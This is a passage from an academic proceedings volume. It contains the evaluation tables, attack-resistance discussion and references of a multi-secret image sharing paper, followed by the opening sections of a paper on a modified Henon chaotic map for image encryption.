  Where N is number of pairs, X is first image and Y is second image.
- **MSE:** MSE is the mean squared error between the secret image X and the recovered image Y. MSE value tells the difference between two images. MSE is given as

$$MSE = \frac{1}{m \times n}\sum_{x=1}^{m}\sum_{y=1}^{n}\left(X(x,y) - Y(x,y)\right)^2 \tag{2}$$

- **PSNR:** PSNR calculates the quality of the recovered images. The higher the PSNR better the quality and vice versa. The PSNR is given as:




Fig. 2. Result of proposed (n, n)-MSIS scheme using Bitshift for grayscale images with n = 5: (a-e) Secret images $(I_1, I_2, I_3, I_4, I_5)$. (f-j) Shared images $(S_1, S_2, S_3, S_4, S_5)$. (k-o) Recovered images $(R_1, R_2, R_3, R_4, R_5.)$

$$PSNR(dB) = 20\ log_{10} \frac{255}{\sqrt{MSE}} \tag{3}$$

where, 255 is the highest pixel value in grayscale and colored images.

The similarity between secret and recovered images are shown in Table 1. I_1, I_2, I_3, I_4, I_5 are secret images and R_1, R_2, R_3, R_4, R_5 are recovered images. Correlation value almost near to 1 and MSE near to 0 and PSNR value is large which means both secret are recovered images almost same. Only some bits are lost in recovered images because of round function, it truncates the floating point values.

The randomness of shared images with secret images using Correlation are shown in Table 2. I_1, I_2, I_3, I_4, I_5 are secret images and S_1, S_2, S_3, S_4, S_5 are shared images. Correlation value of secret and shared image is almost 0 which means each share not reveals the secret information. The correlation value of proposed scheme is almost 0 which represents proposed scheme is more secure than [4,18].

The randomness of shared images with secret images using MSE are shown in Table 3. I_1, I_2, I_3, I_4, I_5 are secret images and S_1, S_2, S_3, S_4, S_5 are shared images. Large value of MSE represents shares are not revealing information. MSE value




Fig. 3. Result of proposed (n, n)-MSIS scheme using Reversebit for grayscale images with n = 5: (a-e) Secret images $(I_1, I_2, I_3, I_4, I_5)$. (f-j) Shared images $(S_1, S_2, S_3, S_4, S_5)$. (k-o) Recovered images $(R_1, R_2, R_3, R_4, R_5.)$

Table 1. Matching between secret and recovered images

Secret and recovered	Correlation	MSE	PSNR
I_1, R_1	0.9993	0.83	48.99
I_2, R_2	0.9994	0.83	48.99
I_3, R_3	0.9993	0.84	48.92
I_4, R_4	0.9995	0.83	48.99
I_5, R_5	0.9997	0.83	48.96

Table 2. Comparison between secret and shared images using Correlation

Secret and shared image	[4]	[18]	Proposed
I_1, S_1	0.0063	0.0101	0.0015
I_2, S_2	0.0168	0.2390	0.0088
I_3, S_3	0.0142	0.2022	0.0038
I_4, S_4	0.0087	0.1942	0.0071
I_5, S_5	0.0023	0.2502	0.0060

Table 3. Comparison between secret and shared images using MSE

Secret and shared image	[4]	[18]	Proposed
I_1, S_1	122.21	131.46	7923.11
I_2, S_2	104.45	122.78	7837.20
I_3, S_3	141.71	145.14	8034.81
I_4, S_4	103.70	111.58	8606.72
I_5, S_5	114.49	122.02	9816.58

of secret and shared image of proposed scheme is more than 7800 which is far more than [4,18].

The randomness of shared images with secret images using PSNR are shown in Table 4. I_1, I_2, I_3, I_4, I_5 are secret images and S_1, S_2, S_3, S_4, S_5 are shared images. PSNR value of secret and shared images is less than [4,18] which means each share not reveals the secret information.

Table 4. Comparison between secret and shared images using PSNR

Secret and shared Image	[4]	[18]	Proposed
I_1, S_1	27.29	26.98	9.18
I_2, S_2	27.98	27.27	9.22
I_3, S_3	26.65	26.55	9.12
I_4, S_4	28.01	27.69	8.82
I_5, S_5	27.58	27.30	8.25

The similarity between shared images are calculated using Correlation, MSE, and PSNR. The shared images are S_1, S_2, S_3, S_4, S_5 and all the combinations of these shares are, $(S_1, S_2), (S_1, S_3), (S_1, S_4), (S_1, S_5), (S_2, S_3), (S_2, S_4), (S_2, S_5), (S_3, S_4), (S_3, S_5), (S_4, S_5)$. The Correlation, MSE, and PSNR values of proposed scheme using Reversebit is shown in Tables 5, 6, 7 respectively. The Correlation, MSE, and PSNR values of proposed scheme is better than [4,18].

The comparison of existing schemes and proposed (n, n)-MSIS scheme is shown in Table 8. The computation time of proposed (n, n)-MSIS scheme for grayscale secret image is minimum compare to existing schemes [4,6,18] shown in Table 8. As we increase no of secret images *i.e. (value of n)* time required for execution also increase both for color and grayscale images. Computation time for colored image is more than binary and grayscale image because increase in number of bits. Time complexity of proposed scheme is directly proportional to the number of secret images, color depth and dimension of secret image. In proposed (n, n)-MSIS scheme, n secrets are used to create shares and all the shares are required to recover the secrets. The dimension of secret, shared,

Table 5. Comparison between shared images using Correlation.

Shared images	[4]	[18]	Proposed
S_1, S_2	0.0115	0.0955	0.0031
S_1, S_3	0.0110	0.0078	0.0021
S_1, S_4	0.0236	0.0627	0.0027
S_1, S_5	0.0512	0.0962	0.0006
S_2, S_3	0.0024	0.0264	0.0009
S_2, S_4	0.0343	0.1054	0.0034
S_2, S_5	0.0064	0.0605	0.0013
S_3, S_4	0.0363	0.0451	0.0006
S_3, S_5	0.0006	0.0004	0.0030
S_4, S_5	0.0714	0.0937	0.0040

Table 6. Comparison between shared images using MSE

Shared images	[4]	[18]	Proposed
S_1, S_2	115.62	120.31	117.53
S_1, S_3	115.35	118.18	117.38
S_1, S_4	114.76	116.17	117.84
S_1, S_5	115.10	126.34	117.44
S_2, S_3	113.80	112.95	118.10
S_2, S_4	111.67	108.94	117.94
S_2, S_5	114.79	120.64	118.14
S_3, S_4	111.07	112.90	117.86
S_3, S_5	114.90	119.27	117.55
S_4, S_5	116.53	121.40	117.67

Table 7. Comparison between shared images using PSNR

Shared images	[4]	[18]	Proposed
S_1, S_2	27.53	27.36	27.46
S_1, S_3	27.54	27.44	27.47
S_1, S_4	27.57	27.51	27.45
S_1, S_5	27.55	27.15	27.47
S_2, S_3	27.60	27.64	27.44
S_2, S_4	27.69	27.79	27.45
S_2, S_5	27.57	27.35	27.44
S_3, S_4	27.71	27.64	27.45
S_3, S_5	27.56	27.40	27.46
S_4, S_5	27.50	27.32	27.46

Table 8. Comparison of existing and proposed (n, n)-MSS schemes

	[6]	[4]	[18]	Proposed
Time (s)	0.120	2.000	0.110	0.080
Secret images	n	n	n	n
Shared images	$n+1$	n	n	n
Pixel expansion	No	No	No	No
Recovery type	Lossless	Lossless	Lossless	Lossless
Reveals secrets	Partial	Partial	Partial	No
Randomness	Low	Low	Average	High
Recovery strategy	XOR	XOR	XOR	Modulo operation
Image type	Gray	Gray	Gray	Binary, Gray, Color
Sharing capacity	$n/n+1$	n/n	n/n	n/n

and recovered image is same, there is no pixel expansion. In proposed scheme the recovered and secret images are same *i.e.* Lossless recovery. To get secret information all n shares are required. The proposed scheme using Reversebit, all shares are random and not reveal any partial secret information. Proposed scheme uses Modulo, Bitshift, and Reverse bit operation for sharing and recovery of secrets. Proposed scheme works well for Binary, Grayscale, and Colored images. Sharing capacity is defined as the number of secrets divided by shared images. The sharing capacity of proposed schemes is n/n.

4.2 Attacks on Shared Images

Proposed scheme using Reversebit operation do not reveal any information of secret image as shown in Fig. 3. If some bits are changed in any one of the shared images then we cannot recover some secrets or we can recover partial secrets. As more number of bits changes then it's very difficult to recover any secrets. The proposed scheme is invariant to rotation if all shares are rotated with same angle, invariant to scaling if all shares scaling is same and invariant to translation if all shares translation is same. Attacker can't recover secrets till he gets all n shared images. It is impossible for attacker to recover secrets from less than n shares because each shared image is a combination of secret images.

5 Conclusion

In this paper, we overcome the flaw in [4,6,7,18] MSIS schemes. Proposed scheme uses modulo operation which is faster than XOR operation and shows better results in terms of security. To increase the randomness of shared images proposed scheme uses Bitshift and Reversebit operation. Each share is a combination of all secret images therefore attacker can't guess secrets until he gets all n

shared images. Similarity measures like Correlation, MSE and PSNR are used to check the similarity between secret and recovered images and also to check the randomness in shared images. Proposed scheme performs better in terms of security.

5.1 Future Work

In future work, reduce number of shared images ($< n$) so that time as well as space complexity reduces. Proposed scheme do not work if secret images are of different dimension so in future work MSIS scheme will not have any dependency on the dimension of secret images.

References

1. Beimel, A., Farràs, O., Mintz, Y.: Secret sharing schemes for very dense graphs. In: Safavi-Naini, R., Canetti, R. (eds.) CRYPTO 2012. LNCS, vol. 7417, pp. 144–161. Springer, Heidelberg (2012). doi:10.1007/978-3-642-32009-5_10
2. Blakley, G.R.: Safeguarding cryptographic keys. In: Proceeding of the National Computer Conference 1979, vol. 48, pp. 313–317 (1979)
3. Blundo, C., Santis, A., Crescenzo, G., Gaggia, A.G., Vaccaro, U.: Multi-secret sharing schemes. In: Desmedt, Y.G. (ed.) CRYPTO 1994. LNCS, vol. 839, pp. 150–163. Springer, Heidelberg (1994). doi:10.1007/3-540-48658-5_17
4. Chen, C.-C., Wu, W.-J.: A secure Boolean-based multi-secret image sharing scheme. J. Syst. Softw. **92**, 107–114 (2014)
5. Chen, T.-H., Tsao, K.-H.: Threshold visual secret sharing by random grids. J. Syst. Softw. **84**(7), 1197–1208 (2011)
6. Chen, T.-H., Wu, C.-S.: Efficient multi-secret image sharing based on boolean operations. Signal Process. **91**(1), 90–97 (2011)
7. Deshmukh, M., Nain, N., Ahmed, M.: An (n, n)-multi secret image sharing scheme using boolean XOR and modular arithmetic. In: 2016 IEEE 30th International Conference on Advanced Information Networking and Applications (AINA), pp. 690–697. IEEE (2016)
8. Deshmukh, M., Nain, N., Ahmed, M.: A novel approach of an (n, n) multi secret image sharing scheme using additive modulo. In: International Conference on Computer Vision and Image Processing (2016)
9. Deshmukh, M., Prasad, M.: Comparative study of visual secret sharing schemes to protect iris image. Int. J. Inf. Process. **8**(4), 91–98 (2014)
10. Hsu, C.-F., Harn, L., Cui, G.: An ideal multi-secret sharing scheme based on connectivity of graphs. Wireless Pers. Commun. **77**(1), 383–394 (2014)
11. Kumar, S., Sharma, R.K.: Threshold visual secret sharing based on boolean operations. Secur. Commun. Netw. **7**(3), 653–664 (2014)
12. Lin, K.-S., Lin, C.-H., Chen, T.-H.: Distortionless visual multi-secret sharing based on random grid. Inf. Sci. **288**, 330–346 (2014)
13. Naor, M., Shamir, A.: Visual cryptography. In: Santis, A. (ed.) EUROCRYPT 1994. LNCS, vol. 950, pp. 1–12. Springer, Heidelberg (1995). doi:10.1007/BFb0053419
14. Rajput, M., Deshmukh, M.: Secure (n, n+1)-multi secret image sharing scheme using additive modulo. Procedia Comput. Sci. **89**, 677–683 (2016)

15. Shamir, A.: How to share a secret. Commun. ACM **22**(11), 612–613 (1979)
16. Shyu, S.J.: Image encryption by random grids. Pattern Recogn. **40**(3), 1014–1031 (2007)
17. Wang, D., Zhang, L., Ma, N., Li, X.: Two secret sharing schemes based on boolean operations. Pattern Recogn. **40**(10), 2776–2785 (2007)
18. Enhanced boolean-based multi secret image sharing scheme: C.-N. Yang, C.-H. Chen, and S.-R. Cai. Journal of Systems and software **116**, 22–34 (2016)

Performance Evaluation of Modified Henon Map in Image Encryption

S.J. Sheela[1(✉)], K.V. Suresh[1], and Deepaknath Tandur[2]

[1] Department of E and C, Siddaganga Institute of Technology, Visvesvaraya Technological University, Tumkur, India
{sheeladinu,sureshkvsit}@sit.ac.in

[2] Corporate Research India, ABB, Bangalore, India
deepaknath.tandur@in.abb.com

Abstract. The dynamic properties of chaos based algorithm such as large key space, high sensitivity to initial conditions/system parameters, erratic behavior, ergodicity and simplicity make it a novel and an efficient way of evolving chaotic maps that can meet the security requirements. They also exhibit broad array of chaotic regime over a range that can be further enhanced by modifying these maps. In this paper, Henon chaotic map is modified and dynamic behavior of this map is being analyzed through Bifurcation diagram and Lyapunov exponent. The simulation results illustrate that the map has a chaotic regime over an extensive range of system parameters. One of the cryptographic applications of this map in image encryption for different test images is considered. Further, the encryption capability of the algorithm is verified through security analysis.

Keywords: Chaos · Bifurcation diagram · Lyapunov exponent · Image encryption · Sine map

1 Introduction

Security plays a significant role in multimedia communication. Encryption is one of the ways of providing the security requirements used in data storage and transmission. Conventional encryption methods like Data Encryption Standard (DES), International Data Encryption Algorithm (IDEA) and Advanced Encryption Standard (AES) are not appropriate for image encryption owing to slow speed, complexity, data size, high degree of redundancy among the pixels [1]. In order to overcome this difficulty, many new encryption techniques have been put forward to ensure secure communication. The dynamic properties such as high sensitivity to initial conditions/system parameters, erratic behavior, high security and simplicity make chaos based algorithms a novel and an efficient way of providing secured multimedia encryption among all encryption techniques [2].

Many researchers have identified the dynamic and disordered behavior of the chaotic system in iterated functions which are called as maps. These maps can

DOI: 10.1007/978-3-319-49806-5_12

be characterized either by discrete time or continuous time domains. Some of them utilize various one and two dimensional chaotic maps in the development of security system because of their exceptional features, fast encryption speed and simple structures. Modification of the existing chaotic maps thereby identifying and improving the chaotic region is one of the exciting fields in the dynamical systems theory. Several image encryption algorithms based on one dimensional chaotic map such as Logistic map [3], sine and tent map [4] have been proposed. In [5], it has been suggested that one dimensional chaotic map cannot be used for encryption of images because of small key space and weak security. It is evident that these drawbacks can be eliminated by employing two logistic maps of one dimensional [6].

Further, security can be enhanced by increasing the dimension which in turn increases the nonlinearity. The higher dimension chaotic systems are widely used in multimedia encryption owing to tough prediction of a time series and more numbers of positive Lyapunov exponents. The Lyapunov exponent characterizes and quantifies the sustained chaotic behavior. Furthermore, in higher dimension chaotic system, the primitive operations of the encryption such as confusion and diffusion can be performed in multiple directions and helps to decorrelate the relation between the pixels quickly [7]. French mathematician and astronomer Michel Henon in 1976 [8] proposed a two dimensional map called Henon map. This map is chaotic with quadratic nonlinearity which is simple to implement and easily accords itself to numerical explorations. A two dimensional Henon map is used in chaos based block image encryption as image is a two dimensional array of pixels [9]. With this background, Henon map is modified in order to increase the chaotic regime which in turn enhances the security. In this paper, the modified Henon map is evaluated in detail through analytical study and used in image encryption.

This paper is structured in the following way. The summary of the related work is presented in Sect. 2. The mathematical background required to modify the Henon map and dynamic behavior of the map along with simulation results are outlined in Sect. 3. Some of the special properties and usage of the chaotic map in image encryption are provided in Sect. 4. The results of the security analysis are presented in Sect. 5. The conclusion is given in Sect. 6.

2 Related Work

The brief summary of the related work in image encryption is presented in this section. Generally, the two primitive operations such as confusion and diffusion are employed in chaos based image encryption scheme. The strong correlation between adjoining pixels is decreased by using confusion operation. In the diffusion stage, the pixel values are changed thereby obtaining the unified effect across the entire image. The satisfactory level of security can be obtained by repeating these operations for a number of times.

In [2], the authors have proposed a new image encryption scheme based on piecewise linear chaotic map. The plain image is converted into two binary sequences of same size by the cryptosystem. The diffusion is achieved by using mutual diffusion of the two sequences where as in the confusion stage the binary elements of the two sequences are swapped by the control of a chaotic map. A new cryptosystem proposed in [10] makes use of two perturbed piecewise linear chaotic map and xor operation. The chaotic stream is generated by combining the results of the two perturbed piecewise linear chaotic maps through xor operation. The resulting chaotic stream and the plaintext is xored in order obtain ciphertext. A chaotic image encryption algorithm based on logistic map and xor operation is presented in [11]. The xor operation is used to confuse the pixel values. The encrypted image is obtained by pixel shuffling. Chua chaotic system based image cryptosystem is presented in [12]. The cryptosystem employs indexing and shuffling mechanism for encryption. In [13], an image encryption scheme based on Chebyshev generator is proposed which uses two pseudorandom sequences for permutation. These are combined with a two dimensional Chebyshev function in the diffusion stage. An image encryption scheme based on generalized Arnold map, permutation and diffusion is presented in [14]. The stronger correlation between the adjacent pixels is reduced by using total circular function. The diffusion is achieved by using double diffusion functions.

Several image encryption schemes presented in the literature have their self strengths and drawbacks. In this paper, the performance of the modified Henon map in image encryption is considered. The modified Henon map based cryptosystem is resistant against several attacks and reduces the correlation among pixels when compared with other algorithms presented in the literature.

3 Mathematical Background

Let us consider a discrete dynamical system with K-dimension. Its iterative map $f : R^K \rightarrow R^K$ is of the form

$$x_{k+1} = f(x_k) \tag{1}$$

where $k = 0, 1, 2 \ldots$ represents the discrete time and $x_k \in R^K$ represents the state. A function $f : R^2 \rightarrow R^2$ is called as map in R^2. Henon map is simplest invertible map in R^2 given by

$$\begin{aligned} x_{k+1} &= 1 - b_1 x_k^2 + b_2 y_k \\ y_{k+1} &= x_k \end{aligned} \tag{2}$$

Here (x_k, y_k) represents the two dimensional state of the system. The system parameters b_1 and b_2 yield the chaotic attractor for a range of values. In order to obtain fine structure of the chaotic attractor, the system parameters should not be too large or too small. Attractor doesn't exist, if b_1 is too small or too large. The area of contraction will be excessive, if b_2 is too close to zero. On the other hand, the folding won't be strong enough if it is too large. The fine structure of the chaotic attractor can be obtained by selecting b_1 and b_2 as 1.4 and 0.3 respectively [8]. Henon procedure allows modifying the two parameters b_1 and b_2 to obtain other chaotic attractors. The bounded solution can be obtained by selecting the proper nonlinear term and system parameters. Henon map has bounded solution for the parameter values $-1 < b_1 < 2$ and $|b_2| < 1$ and chaotic attractors can be obtained over some range of values. This has application in secure communication [9].

The modified Henon map is given by

$$H\left(x_k, y_k\right) = \begin{pmatrix} x_{k+1} \\ y_{k+1} \end{pmatrix} = \begin{pmatrix} 1 - b_1 cos(x_k) - b_2 y_k \\ -x_k \end{pmatrix} \tag{3}$$

In the original Henon map, x_k^2 term is replaced by the nonlinear term $cos(x_k)$ and $b_2 \neq 0$. For modified Henon map, the bounded solutions will be obtained for all values of b_1 and $|b_2| < 1$. A wide chaotic range can be obtained by selecting one of the system parameters $b_2 = 0.3$.

Remarks:

1. The map $H\left(x_k, y_k\right)$ is an invertible map on R^2 unless $b_2 \neq 0$.
2. The Jacobian matrix of the modified Henon map is given by $Df(x_k, y_k) = \begin{pmatrix} b_1 sinx_k & -b_2 \\ -1 & 0 \end{pmatrix}$ with $detDf(x_k, y_k) = -b_2$ for all $x_k, y_k \in R^2$ and for fixed numbers b_1 and b_2. The Eigen values are given by
$$\lambda = \frac{b_1 sin\left(x_k\right) \pm b_1 sin\left(x_k\right)\sqrt{1 + \frac{4b_2}{b_1^2 sin^2(x_k)}}}{2} \tag{4}$$
Eigen values are real if $\sqrt{1 + \frac{4b_2}{b_1^2 sin^2(x_k)}} \geq 0$
3. The volume of the phase space shrinks as time evolves since the determinant of the Jacobian matrix of this map is $-b_2 < 0$, so the map is dissipative [15].

3.1 Dynamical Behavior with Parameter Variation

In this subsection, the dynamical behavior of system with parameter variation of the original Henon map as well as modified Henon map is investigated and compared. In order to use the chaotic map in a specific application, it is necessary to know the chaotic region which needs the investigation of the dynamic behavior. The dynamic behavior of the discrete map changes suddenly from fixed and periodic points to chaotic behavior in many ways. This is evidenced through bifurcation diagram and largest Lyapunov exponent which helps to find chaotic region which in turn determines the fixed and periodic points. The bifurcation diagram and Lyapunov exponent (LE) of original Henon map are plotted by varying system parameter in the interval $0 \leq b_1 \leq 5$ with state variable (x) for the case $b_2 = 0.3$ is shown in Fig. 1(a). For modified Henon map, these diagrams are drawn over same range which is depicted in Fig. 1(b). At $b_1 = 1.5$, period-two orbit occurs when the fixed point becomes null and void. Till $b_1 = 2.0537$, the period-two orbit is a sink and subsequently, it doubles its period. The attractor of modified Henon map becomes more complex, for $b_1 = 2.0537$ and $b_2 = 0.3$. When period-two orbit becomes unstable, immediately appears period-four orbit, then a period-eight orbit etc. in the interval $2.0537 \leq b_1 \leq 2.19$. The map converges to a chaotic attractor, in the interval $2.19 \leq b_1 \leq 2.5$. For $2.5 \leq b_1 \leq 2.54$ the map converges to a fixed point. The map becomes chaotic for $b_1 > 2.54$. Figure 2(a) demonstrates the period-six sink at $b_1 = 2.53$, barely detectable as a white gap in Fig. 1(b). Two-piece attractor can be obtained by using $b_1 = 2.25$, which is presented in Fig. 2(b). The two-piece attractor merges to form single piece attractor at $b_1 = 2.3$, as shown in Fig. 2(c). In order to exhibit multifold attractors, modified Henon map undergoes period-doubling bifurcation which is shown in Fig. 2(d). Although, the original Henon map enters into the chaotic region via periodic-doubling bifurcation cascade, it doesn't have multifold attractors. It is clear from the phase portraits that appropriate choice of system parameters result in multifold chaotic attractor [15]. The region of fixed points and chaotic regime of the modified Henon map are summarized in Table 1.

3.2 Comparison of Chaotic Range

The Bifurcation diagram and Lypunov exponent over the same range are used to compare the chaotic range of Henon map and modified Henon map which are presented in Fig. 1(a) and (b). From the diagram, it is clear that Henon map is chaotic for the range of $b_1 \in [1.05, 1.4]$ whereas modified Henon map is chaotic for the range of $b_1 \in [2.2, 5]$ in the interval $0 \leq b_1 \leq 5$. In this interval, Henon map and modified Henon map has chaotic range ratio of 7% and 56% respectively. Hence, the modified Henon map has wide application in multimedia encryption as the chaotic range has been increased from 7% to 56%.

3.3 Lyapunov Exponents and Dimension

The map is said to be chaotic if one of the Lyapunov exponents is positive and negative exponent magnitude should be greater than positive one [15]. Further, in case of two dimensional map, $LE_1 > 0 > LE_2$ and $LE_1 + LE_2 < 0$. The Lyapunov Exponents of the map are given by $LE_1 = 0.589059$ and $LE_2 = -1.793032$ for $b_1 = 3$ and $b_2 = 0.3$. The corresponding Lyapunov dimension is given by $D_L = 1.3285$.

4 Randomness Test and Cryptographic Application of the Map

In this section, several prominent features of the chaotic map such as sensitive dependence on initial conditions/system parameters, erratic behavior, autocorrelation and cross correlation properties are illustrated through simulation results.

4.1 Sensitivity to Initial Condition

The chaotic behavior of state variables with respect to change in system parameter is shown in Fig. 3(a). The sensitivity of the map to infinitesimal changes




Fig. 1. (*a*) Bifurcation diagram and Lyapunov Exponent of the Henon map for the system parameter ($b_2 = 0.3$). (*b*) Bifurcation diagram and Lyapunov Exponent of the modified Henon map for the system parameter ($b_2 = 0.3$).




Fig. 2. Chaotic attractors of the modified Henon map for $b_2 = 0.3$ (*a*) $b_1 = 2.53$, period-6 sink. (*b*) $b_1 = 2.25$, two-piece attractor. (*c*) $b_1 = 2.3$, one piece attractor. (*d*) $b_1 = 6$, multifold attractor.

of the initial conditions is illustrated in Fig. 3(b). From both the figures it is

Table 1. Different regions in the bifurcation diagram of the map.

b_1	b_2	Nature of the dynamic behavior
$0 \leq b_1 \leq 1.5$	0.3	Fixed point
$1.5 \leq b_1 \leq 2.19$	0.3	Period-doubling cascade
$2.19 \leq b_1 \leq 2.5$	0.3	Chaotic Attractor
$2.5 \leq b_1 \leq 2.54$	0.3	Fixed point
$b_1 > 2.54$	0.3	Chaotic Range

clear that the orbits have a completely erratic behavior, showing divergence by an exponential law in time. Hence, the basic cryptographic requirements such as confusion and diffusion are satisfied by this property [16].

4.2 Autocorrelation

A pseudorandom sequence should satisfy Golomb postulates such as uniform distribution, autocorrelation should be like delta function and cross correlation between the sequences should be zero. The autocorrelation function measures randomness of the generated pseudorandom sequence. The auto correlation properties of chaotic sequences look like delta function which resembles white noise [16]. Figure 4(a) shows the autocorrelation function of the generated pseudorandom sequence and cross correlation between the two sequences is shown in Fig. 4(b) which is approximately zero means that the two pseudorandom sequences are mutually independent. Hence, it is possible to encrypt plaintext one at a time using the pseudorandom sequences generated from the chaotic map.

4.3 Application of the Map in Image Encryption

One of the potential applications of the chaotic map is in secured image encryption which is taken as case study in this paper. The encryption process can be split into three phases: Shuffling the original image, Scanning the shuffled image and XOR operation.
Step 1: The sine map (SM) is used to shuffle the original image which is defined as [4]

$$z_{n+1} = rsin\left(\pi z_n\right) \tag{5}$$

where r represents the system parameter and $z \in [0, 1]$. The research result shows that chaotic behavior can be obtained when $r > 0$. The shifting and modulus operations are used to confuse the value of the pixel.
Step 2: The pixel position is changed by using scanning mechanism. In the shuffled image the pixel values are read spirally which is shown in Fig. 5(a).
Step 3: The scanned image is XORed bitwise with the key generated from modified Henon map which could increase the efficiency [13].




Fig. 3. (a) Sensibility of the map to changes in the initial conditions for $x = 0.01$, $x = 0.1$. (b) Orbit diagrams of the map with respect to change control parameter for $b_1 = 3.9, b_1 = 4.9$.

Figure 5(b) shows the complete encryption process. The plain, ciphered and the corresponding decrypted images are shown in Fig. 6.

5 Security Analysis

In this section, the performance of the encryption algorithm is evaluated by using some of the statistical tests such as histograms of the plain and encrypted images, the correlation coefficient among different pixels in different directions, Number of pixels change rate (NPCR) of the ciphered image, Unified average change intensity (UACI), Universal image quality index (UIQ), Structural similarity index measure (SSIM) etc.

5.1 Histogram Analysis

The histogram analysis qualitatively evaluates any encryption algorithm. Figure 7 shows the histograms of several plain images and corresponding cipher images. It has been observed that statistical resemblance between the plain image and cipher image is very less as the pixels of ciphered image are distributed evenly which is different from that of the original image. Hence, the algorithm resists against the known-plaintext attack.

